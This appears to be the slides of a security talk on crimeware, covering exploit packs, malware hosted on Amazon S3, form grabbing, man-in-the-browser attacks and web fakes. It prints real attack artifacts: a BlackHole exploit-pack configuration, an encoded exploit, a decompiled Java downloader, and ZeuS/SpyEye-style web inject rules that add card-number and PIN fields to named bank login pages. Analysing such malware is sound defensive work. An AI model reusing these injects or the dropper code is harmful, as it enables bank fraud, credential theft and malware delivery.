-rw-r--r--  1 softbiz    835 Jan  8 01:28 %%36^365^3659B82F%%forwardpage.tpl.php
-rw-r--r--  1 softbiz  15468 Jan 31 06:28 %%39^39B^39BE0DD4%%bulkdomainmanagement.tpl.php
-rw-r--r--  1 softbiz   9626 Dec  2 15:04 %%3C^3CC^3CCB658D%%products.tpl.php
-rw-r--r--  1 softbiz  11927 Dec  2 15:08 %%3D^3DB^3DB52926%%configureproduct.tpl.php
-rw-r--r--  1 softbiz   6147 Nov 27 14:05 %%3E^3E7^3E78DE45%%adddomain.tpl.php
-rw-r--r--  1 softbiz   4406 Dec  5 06:32 %%3F^3F3^3F3A2742%%homepage.tpl.php
-rw-r--r--  1 softbiz   8224 Nov 27 14:02 %%41^417^417AC67C%%footer.tpl.php
-rw-r--r--  1 softbiz   7251 Dec  5 06:32 %%41^41F^41F24718%%header.tpl.php
-rw-r--r--  1 softbiz   9946 Jan  8 01:33 %%45^458^4587282B%%viewinvoice.tpl.php
-rw-r--r--  1 softbiz   6865 Dec  9 13:24 %%4A^4A7^4A7303A9%%clientareaproducts.tpl.php
```

:: Execute command on server ::

Run command

Work directory /home/softbiz/public_html/billing/templates_c Execute


:: Edit files ::

File for edit /home/softbiz/public_html/billing/templates_c Edit file

:: read dir from vul reg glob ::

Infection through Glype Proxies

- Glype proxies
  - Simple PHP scripts for anonymous surfing
  - Hosted on legitimate domains and forcing user to surf through the proxy
    - Logging is enabled to fetch the information about users
      - » A tactical way of exploiting the integrity of anonymous surfing
  - Exploiting misconfigured proxies to deliver malware
    - Embedding Browser Exploit Packs (BEPs) with Glype proxies
      - » Very effective and successful technique




DEMO - 1

Browser Exploit Packs (BEPs)

- Browser Exploit Pack
  - BlackHole is running on fire
    - Techniques
      - **User-agent based fingerprinting**
      - **Plugin detector capability for scrutinizing the plugins**
      - **Serving exploit once per IP Address**
      - **Java exploits are used heavily for spreading infections**
      - Support for other exploits such as PDF, Flash etc

```
<?

$sqlSettings['dbHost'] = 'localhost';
$sqlSettings['dbUsername'] = 'root';
$sqlSettings['dbPassword'] = 'suniya';
$sqlSettings['dbName'] = 'zain2';
$sqlSettings['tableVisitorsList'] = 'visitors_list';
$panel_user = "zain";
$panel_pass = "suniya";
$enable_signed = false;
$payload_filename = 'payload.exe';

$config_url = 'http://92.241.164.70/bl2';
$exploit_delay = 5000;

$reuse_iframe = false;
$ajax_stats = true;
$ajax_delay = 5000;

?>
```

BlackHole configuration parameters



Java version fingerprinting

Browser Exploit Packs (BEPs)


- Browser Exploit Pack
  - Encoded exploit with PHP Ioncube

```
<?php //0035e
    if(!extension_loaded('ionCube Loader')){$__oc=strtolower(substr(php_uname(),0,3));$__ln='/ioncube/
    ioncube_loader_'.$__oc.'_'.substr(phpversion(),0,3).(($__oc=='win')?'.dll':'.so');$__oid=$__id=realpath
    (ini_get('extension_dir'));$__here=dirname(__FILE__);if(strlen($__id)>1&&$__id[1]==':'){$__id=str_replace
    ('\\','/',substr($__id,2));$__here=str_replace('\\','/',substr($__here,2));}$__rd=str_repeat('/..',substr_count
    ($__id,'/')).$__here.'/';$__i=strlen($__rd);while($__i--){if($__rd[$__i]=='/'){$__lp=substr($__rd,0,$__i).$__ln;
    if(file_exists($__oid.$__lp)){$__ln=$__lp;break;}}}@dl($__ln);}else{die('The file '.__FILE__." is corrupted.\n")
    ;}if(function_exists('_il_exec')){return _il_exec();}echo('Site error: the file <b>'.__FILE__.'</b> requires
    the ionCube PHP Loader '.basename($__ln).' to be installed by the site administrator.');exit(199);
?>
    4+oV59VADaJJBujhgtEZPpvsGT1G+vHvrcjO/FKm/JSGYjAgQPagxCo0d51nKFTIWWpf6bqm61uO
    SvyBwyotl3S5uBxhO/qutB2Uz1KJoGhIGoNQUcCNMoQXcdqCvuoQg2zH9i6EhgJ5alO3PM4kRBZD
    /Xt1+1Dqoid0E8jbVRWBk+t/C3N/THSTQ+3w+UnJxaq32nFXde0ujNmua+oRqi2KzbF4blM8bdfj
    IHx7bVkme/WNj/AZa/KYlk8nsE8/l/D5XSr4JwAZ+tBwuWyjj0QT4Ew2h/K/o5PoQJMf+PT6RACn
    nDbpeLWg1NyVTq54Yc8vH3wpJMxfr/W3ZnxcsUrgpsMRfdvRJBKkv+oBc8dCLrfzfySMggW8GwpY
    l1s5VEcvN0he3mUhsi8tkpy/NG9juSu2JonTcLXojCJAcdUh8r+/U9RhA63EwSplIEs0ox0gy5CJ
    l+KTUSNdC6XauOSdi0BjTn71BYrVSwNI/6kURqOYKx1aar66SjVVWPTfaPI7hBUALsqM0gFYJ/zO
    faZtvk/KEOVARnO2R0gl+XQfQLmntYffOh9EfNn1FkL0AQKFrGXQ+imSsqzBJlJAjB+/whjLpmDH
    LxXpZAAMDRThkXThDQHvE/BOrGK8sSte9e1MesATKMuJREzmYN5xbHneH/OdkClj+bJ+RA/WdjZy
    fugAokIn7W494qWS6f82wpYxowXeQXYAh3TXLUBXz8sMQuznPK5qiHEi7P0fQYg/xjG3YsWtKnsZ
    RnRdsUzyD+zDEPCe/cFf2kPEympiQA2ahHv/IU8HUMAlGhh1jW==
```

Browser Exploit Packs (BEPs)

- Browser Exploit Pack
  - Interesting Tactics – A brief walkthrough
    - JAVA SMB – One of the most effective exploit in BH
      - exploit downloads “new.avi” file for triggering exploitation of a Java based vulnerability
    - Interesting to see what this file does
      - Running file in VLC player produces an error.
      - Can we change “new.avi” to “new.jar”? YES ! We can.
        - » Result is here.

```
public static void main(String[] paramArrayOfString)
{
  String str1 = "exe.";
  String str2 = new StringBuffer(str1).reverse().toString();
  String str3 = "ridpmt.oi.avaj";
  String str4 = new StringBuffer(str3).reverse().toString();

  String str5 = Math.random() + str2;
  String str6 = System.getProperty(str4);
  try
  {
    URL localURL = new URL(paramArrayOfString[3]);
    localURL.openConnection();
    InputStream localInputStream = localURL.openStream();

    FileOutputStream localFileOutputStream = new FileOutputStream(str6 + str5);
    byte[] arrayOfByte = new byte[1024];
    int i;
```



DEMO - 2

Malware on the Cloud

- Amazon WS Cloud Malware
  - Attackers are targeting Amazon's AWS to host malware

```
C:\audit\upx308w>upx.exe -d "c:\Documents and Settings\Administrator\Desktop\Nova_KamaSutra_Carnaval_pps.exe"
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2011
UPX 3.08w        Markus Oberhumer, Laszlo Molnar & John Reiser    Dec 12th 2011

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
   1144320 <-    388608   33.96%    win32/pe     Nova_KamaSutra_Carnaval_pps.exe
```

Unpacked

http://s3.amazonaws.com/kamasutras/

BackTrack Linux | Offensive Security | Exploit-DB | Aircrack-ng | SEORG.org | Music

This XML file does not appear to have any style information associated with it. The docume
tree is shown below.

```
-<Error>
  <Code>AccessDenied</Code>
  <Message>Access Denied</Message>
  <RequestId>88EF9F8C0334CE33</RequestId>
 -<HostId>
   wGn5iJ65KWEt4Q7tu5ZmCSw15OHKkw062FkDTEXCDpfQzi6nj4AxiVWgFU1ONqqt
  </HostId>
Error>
```

s3.amazonaws.com/kamasutras/Nova_KamaSutra_Carnaval_pps.exe

BackTrack Linux | Music

This XML file c | vith it. The document
tree is shown b

```
-<Error>
  <Code>Ac
  <Message
  <RequestI
 -<HostId>
   wGn5iJ65 | xiVWgFU1ONqqt
  </HostId>
</Error>
```

Opening Nova_KamaSutra_Carnaval_pps.exe

You have chosen to open

Nova_KamaSutra_Carnaval_pps.exe

which is a: DOS/Windows executable

from: http://s3.amazonaws.com

What should Firefox do with this file?

Open with | Wine Windows Program Loader (def...

Save File

Do this automatically for files like this from now on.

Cancel | OK

PEiD v0.94

File: C:\Documents and Settings\Administrator\Desktop\Nova_KamaSutra

Entrypoint:	0012FAA0	EP Section:	UPX1
File Offset:	0005BEA0	First Bytes:	60,BE,00,40
Linker Info:	2.25	Subsystem:	Win32 GUI

UPX 0.89.6 - 1.02 / 1.05 - 1.24 (Delphi) stub -> Markus & Laszlo

Multi Scan | Task Viewer | Options | About | Exit

Stay on top

Malware on the Cloud

- Amazon WS Cloud Malware
  - On reversing , the package downloads malware into “c:\winsys” directory from another directory present on Amazon AWS
    - Downloaded files are presented below

wmita.exe 1.4 MB — amazonaws.com	10:22 AM
wmsan.exe 1.2 MB — amazonaws.com	10:22 AM
wsan.exe 2.9 MB — amazonaws.com	10:21 AM
wne.exe 2.4 MB — amazonaws.com	10:21 AM
wmi.dll 3.0 MB — amazonaws.com	10:21 AM
wb.exe 2.7 MB — amazonaws.com	10:20 AM
ssleay32.dll 216 KB — amazonaws.com	10:20 AM
secman.dll 142 KB — amazonaws.com	10:20 AM

libeay32.dll 1.0 MB — amazonaws.com	10:19 AM
BROWN.exe 16.0 KB — amazonaws.com	10:18 AM
faces.exe 1.8 MB — amazonaws.com	10:18 AM
hots.exe 1.7 MB — amazonaws.com	10:17 AM
Msn.exe 1.8 MB — amazonaws.com	10:17 AM
facee.exe 1.8 MB — amazonaws.com	10:16 AM

Malicious files extracted from the package


Malware on the Cloud

- Amazon WS Cloud Malware
  - Afterwards
    - Some of the files were again packed with UPX packer
    - All the files were flagged as malicious

Sent an alert in the form of tweet to Amazon. Malware was removed.

Executables are flagged as malicious

Heuristics.Shuriken	File	C:\Documents and Settings\Administrator\My Documents\Downloads\BROWN.exe
Trojan.FakeMSN	File	C:\Documents and Settings\Administrator\My Documents\Downloads\Msn.exe
Trojan.Clicker	File	C:\Documents and Settings\Administrator\My Documents\Downloads\wb.exe
Trojan.Banker	File	C:\Documents and Settings\Administrator\My Documents\Downloads\wmi.dll
Spyware.Banker	File	C:\Documents and Settings\Administrator\My Documents\Downloads\wmita.exe
Trojan.Clicker	File	C:\Documents and Settings\Administrator\My Documents\Downloads\wmsan.exe
Trojan.Clicker	File	C:\Documents and Settings\Administrator\My Documents\Downloads\wne.exe
Trojan.Clicker	File	C:\Documents and Settings\Administrator\My Documents\Downloads\wsan.exe
Trojan.Agent	File	C:\Documents and Settings\Administrator\My Documents\Downloads\facee.exe
Spyware.Agent	File	C:\Documents and Settings\Administrator\My Documents\Downloads\faces.exe
Trojan.Banker	File	C:\Documents and Settings\Administrator\My Documents\Downloads\hots.exe



Exploiting Social Networks

- Social Networks
  - Attackers exploit the inherent design flaws in social networks
  - Used to spread malware at large scale
- **LikeJacking (=~ClickJacking)**
  - Used to add malicious links on user's profile in Facebook
  - LikeJacking collaboratively used with ClickJacking
  - Efficient in spreading malware

DEMO - 3


Present-day Botnets
Information Stealing and Manipulation Tactics

Browsers - Form Grabbing

- Why?
  - Keylogging produces plethora of data
  - Form grabbing – extracting data from the GET/POST requests
  - Based on the concept of hooking and DLL injection
  - Virtual Keyboards
    - Implements the form grabbing functionality to send POST requests
    - No real protection against malware

Browsers - Form Grabbing


- Facts and Reality
  - All the botnets (Banking, IRC etc) use this technique
  - Very hard to overcome the consequences
  - All browsers can be circumvented to execute non legitimate hooks



Man In the Browser (MITB)

- Subverting Protection Mechanism
  - Exploits the victim system and browser environment
    - SSL / PKI does not stop the infections by MITB
    - Two Factor/ SSO authentication module does not stop it
    - Concept of browser rootkits
    - Implements DLL Hijacking
    - Exploits Online Banking

- Man-in-the-browser also sometimes called a "proxy Trojan"
- Operates from "within" the Web browser by ***hooking*** key Operating System and Web browser API's, and ***proxying*** HTML data
- Allows the attacker to:
  - Not have to worry about encryption (SSL/TLS happens outside the browser)
  - Inspect any content sent or received by the browser
  - Inject and manipulate any content before rendering within the Web browser
  - Dynamically create additional GET/POST/PUT/etc. to any destination



http://www.cronto.com/download/internet_banking_fraud_beyond_phishing.pdf

Web Injects – Infection on the Fly

- Web Injects
  - Injecting incoming request with malicious content
  - Web page is tampered which looks legitimate
    - Primary aim is to inject credential stealing forms and input tags
    - Similar concept is used to inject pointers to remote malware site.
    - Concept of Third Generation Botnets **(Give me your money ☺)**

```
set_url https://click.alfabank.ru/ALFAIBSR/ControllerServlet* G
data_before
<input class="text_login" type='password' name='password'*</td>
data_end
data_inject
<tr>
<td>
<input class='text' type='text' name='ATM' size='13' value="" style="display:none" disabled>Íîìåð êàðòû:</td>
<td><input class='text' type='text' name='ATM' value="" maxlength='16' value="" tabindex='2' autocomplete="off" id='ATMid'></td><tr>
<td>
<input class='text' type='password' name='PIN' size='13' value="" style="display:none" disabled>ÏÈÍ Êîä:</td>
<td><input class='password' type='password' name='PIN' value="" maxlength='16' value="" tabindex='2' autocomplete="off" id='PINid'></td>
<tr>
<td>
<input class='text' type='text' name='EXP' size='13' value="" style="display:none" disabled>Ãîäíà äî: (ïðèìåð 01/10)</td>
<td><input class='text' type='text' name='EXP' value="" maxlength='16' value="" tabindex='2' autocomplete="off" id='EXPid'></td>
data_end
data_after
<td>
data_end
```

Web Injects – Log Detection

```
set_url https://engine.paymentgate.ru/bpcservlet/BPC/index.jsp* GP

data_before
<td><input class="text" type="text" name="userId" value=""></td>
data_end

data_inject
<td class="merchantLogin">ïàðîëü</td>
data_end

data_after
<td><input class="text" type="password" name="password" value=""><
data_end

data_before
<td class="merchantLogin">ïàðîëü</td>
<td><input class="text" type="password" name="password" value=""><
data_end

data_inject
<td class="merchantLogin">ïëàòåæíûé ïàðîëü</td>
<td><input class="text" type="password" name="platej_pass" value="
data_end

data_after
<td><input class="button" type="submit" value="Âîéòè"></td>
data_end
```

```
set_url https://online.sbank.ru/Login.shtm?RC=5* GP
data_before
<tr bgColor=*
data_end
data_inject
Ñ÷åò îòêðûò:
<td> <input type="text" name="Login" size="10"*
<td> <input type="Password" name="Password" size="10"*
data_end
data_after
</tr>
data_end
```

```
set_url https://ms.intellibank.ru/Front_Web/logon.asp* GP
data_before
data_end
data_inject
data_end
data_after
data_end

set_url https://client.uralsibbank.ru/* GP
data_before
data_end
data_inject
*<INPUT type="text" name="CustIdent" id="CustIdent"*
*<INPUT type="password" name="CustAuth" id="CustAuth"*
data_end
```

http://secniche.blogspot.com/2011/07/spyeye-zeus-web-injects-parameters-and.html

Web Injects – Action

C:\webinjects.txt - Notepad++

```
#
# BOA injects
#

# changing title here
set_url *bankofamerica.com*index* GP
data_before
<title>
data_end
data_inject
inject is here (===)
data_end
data_after
</title>
data_end

# Prefill

set_url *bankofamerica.com/* GP
data_before
data_end
data_inject
rememberme_prefill = "";
data_end
data_after
if (rememberme_prefill != ""
data_end

# Grabbing Account Type

set_url https://onlineeast#.bankofamerica.com/*/GotoWelcome GPH
data_before
<div class="primaryNavCnt">
data_end
data_inject
BOA : Account Type
data_end
data_after
```

inject is here (===) - Mozilla Firefox

https://www.bankofamerica.com/index.jsp

Web Fakes


- Understanding Web Fakes
  - Plugins used to spoof the content in browsers
  - Supports both protocols HTTP/HTTPS
  - Based on the concept of internal URL redirection
  - All browsers are affected
- How ?
  - Plugins use the defined metrics in the configuration file
    - URL_MASK
    - URL_REDIRECT
    - FLAGS
    - POST_BLACK_MASK
    - POST_WHITE_MASK
    - BLOCK_URL
    - WEBFAKE_NAME
    - UNBLOCK_URL

Web Fakes – Function Calls

```
54.
55. DLLEXPORT void Callback_OnBeforeLoadPage(IN PCHAR szUrl, IN PCHAR szVerb, IN PCHAR szPostVars, OUT PCHAR * lpszContent, OUT PDWORD lpdwSize)
56. {
57.     if (!strstr(szUrl, "google")) {
58.
59.     DebugWrite("Output : \n{ %s }\n", data);
60.
61.     if (!checkmem_forread(lpszContent, sizeof(DWORD))) {
62.         DebugWrite("[ERROR] : Ahtung! : *lpszContent == 0x%08X is not readable", *lpszContent);
63.         return;
64.     }
65.
66.     *lpszContent = (PCHAR)malloc(sizeof(data));
67.     if (!*lpszContent) {
68.         DebugWrite("[ERROR] : Ahtung! : *lpszContent == NULL");
69.         return;
70.     }
71.     CopyMemory(*lpszContent, data, sizeof(data));
72.     *lpdwSize = sizeof(data);
73.
74.     }
75. }
```

